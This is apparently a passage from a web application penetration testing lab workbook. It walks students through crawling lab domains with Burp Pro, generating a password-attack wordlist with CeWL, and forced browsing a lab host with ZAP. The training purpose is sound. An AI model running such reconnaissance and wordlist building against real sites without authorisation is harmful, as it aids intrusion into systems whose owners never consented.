


Burp Suite

- Use Burp Pro's **New scan** feature to crawl https://sec542.org.
  - Include both `http:` and `https:` sites
  - Include sec542.org and any subdomains
- Explore the results

Solution

1. Launch Burp Pro by clicking the Burp icon in the upper panel.




2. Wait for Burp Pro to launch.

> **Warning**
>
> If you receieve a prompt to update Burp, click **Close** as any new or changed feaures may impact future lab exercises.

3. Run one instance of Burp Pro only. Multiple instances of Burp Pro are running if you see the warning below.

> **Note**
>
> If you only have one instance running, you should not expect to see the popup below.




> In this case, choose **Leave** and then close the newest Burp instance, leaving the original. When in doubt, close all Burp Pro instances and start over.

> **Warning**
>
> Burp Pro must be listening on port 8080, and the Burp Pro instance that generates the preceding error cannot bind to port 8080 because it is in use by another instance.


4. Burp Pro (as of version 2.X) now has a fully-featured scanner than can run independently of a browser. Let's try it out!

> **Note**
>
> For those who have used previous versions of Burp Suite, this is a new workflow for Burp Suite version 2.X.


5. In Burp, click the "New scan" button on the dashboard.




6. Then choose **Crawl** and enter `https://sec542.org/` in the **URLs to Scan** box. Then check on **Detailed scope configuration**.



7. Then select **Use advanced scope control** and click **Add**. A window labelled **Add URL to include in scope** will pop up. Choose **Any** for the protocol and enter the following regular expression in the **Host or IP range** field: `.*?sec542.org$` .




8. Choosing **Any** for the protocol ensures both HTTP and HTTPS content will be scanned. The string `.*?sec542.org$` is a regular expression (search pattern) that matches `sec542.org` (the dollar sign matches 'end'). The preceeding `.*` means any string can precede `sec542.org` (such as `dvwa.sec542.org` or `www.sec542.org`), and the question mark means that part is optional (meaning sec542.org also matches).
9. Then click **OK** in the **Add URL to include in scope** box.
10. Then click **Scan configuration** and choose **New**. Select **Crawl limits** and limit the crawl time to **5 minutes**. Also set **Maximum unique locations discovered** to **500**. This will discover a lot of content in a reasonable amount of (lab) time. Then click **Save**.




11. Then click **OK** in the **New scan** window. The scan will begin.

> **Note**
>
> You may hear your computer's CPU fan speed up as the scan kicks off.

12. Go to Burp's **Dashboard** and view the Tasks. You may need to scroll down to see the progress of the live scan.



13. Go to Burp's **Target** -> **Site Map** and note the site map is populating.



14. The site map will continue to update as the scan runs, so feel free to move to the next section, and let Burp perform its work in the background.
15. As you can see, Burp displays a chart of resources found as well as various pieces of information regarding each of them. Selecting an item fills in the boxes to the right. The top displays all the files that link to this resource. The bottom can show both the raw request and the response, as well as a hex view and a render view (only available for responses).
16. Note that Burp finds a variety of "sites" that map to the same virtual host: of content on the same site:
    - http://www.sec542.org
    - https://www.sec542.org
    - https://sec542.org
17. This is common for websites that are available via both with and without `www` that are also available via both HTTP and HTTPS.
18. Note that the 401s are not normally visible unless you click the filter options at the top of the screen and check the box to display.
19. If you have time, check out the other features of Burp and enjoy the tools!


CeWL

- Use CeWL (located at `/usr/bin/cewl`) to crawl **https://sec542.org** and create a wordlist.

Solution

1. We will now use CeWL to spider http://sec542.org and create a list of unique words used on the site.
2. Open a terminal and run CeWL:


```
cewl http://sec542.org
```



3. You can also write the results to a file by adding `-w /home/student/cewl_wordlist`.
4. This creates a wordlist for use in password attacks.

Final Steps

1. Be sure to disable the proxy setting in Firefox so that it does not interfere with future labs.
2. Go to the Firefox proxy selector drop-down and choose **[Direct]**.



Exercise 2.2 - ZAP and ffuf Forced Browse

Objectives

- Build upon hosts found via DNS brute forcing
- Discover unlinked content in applications
- Gain hands-on experience with ZAP's Forced Browse
- Gain hands-on experience with ffuf
- Understand how forced browsing complements crawling/spidering


Lab Setup

1. Launch **ZAP** by clicking the ZAP icon in the upper panel at the top of the screen:

Note

ZAP takes a while to launch, roughly 10 seconds or so. Many students end up accidentally launching ZAP two or three times during the delay. Run one instance of ZAP only.

Multiple instances of ZAP are running if you see this warning:




In this case, close the additional ZAP instances, leaving the original. When in doubt, close all ZAP instances and start over.

Warning


ZAP must be listening on port 8081 for this lab to work.

2. After ZAP starts, launch **Firefox** by clicking the Firefox icon in the upper panel.



3. Configure Firefox to use the running proxy.

4. In Firefox, select **Zap** from the proxy selector drop-down.




Note

Always use the proxy selector to manage Firefox's proxy settings. Do not use other methods.

5. Surf to **http://cust42.sec542.net**.

Note

Recall we discovered this name during the DNS brute force exercise.



6. Press `Ctrl-U` to view the HTML source code.

7. As you can see, this is simplistic source code. There is a single image link and not much else. This is a minimalist, yet awesome, web page.


Challenges

Perform the following tasks:


- Use ZAP's Forced Browse to discover unlinked URLs at **http://cust42.sec542.net**.

Solution

1. In ZAP, right-click on http://cust42.sec542.net from the **History** tab, choose **Attack**, and then choose **Force Browse site**.



2. ZAP should begin the forced browse attack immediately.




3. Forced browsing involves MANY requests and will take as much time as you allow it.

• Discover at least two new URLs using ZAP

Solution

1. The forced browse should discover four new possible locations to explore.



> **Note**
>
> Not all of these will develop into something interesting. Forced Browse highlights these entries simply because they did not match the expected response for file not found for this application.

2. Here is a zoomed-in version of the results:

Method	URL	Code	Reason
GET	http://cust42.sec542.net:80/	200	OK
GET	http://cust42.sec542.net:80/cgi-bin/	403	Forbidden
GET	http://cust42.sec542.net:80/icons/	403	Forbidden
GET	http://cust42.sec542.net:80/javascript/	403	Forbidden
GET	http://cust42.sec542.net:80/mwiki/	301	Moved Permanently
GET	http://cust42.sec542.net:80/server-status/	200	OK

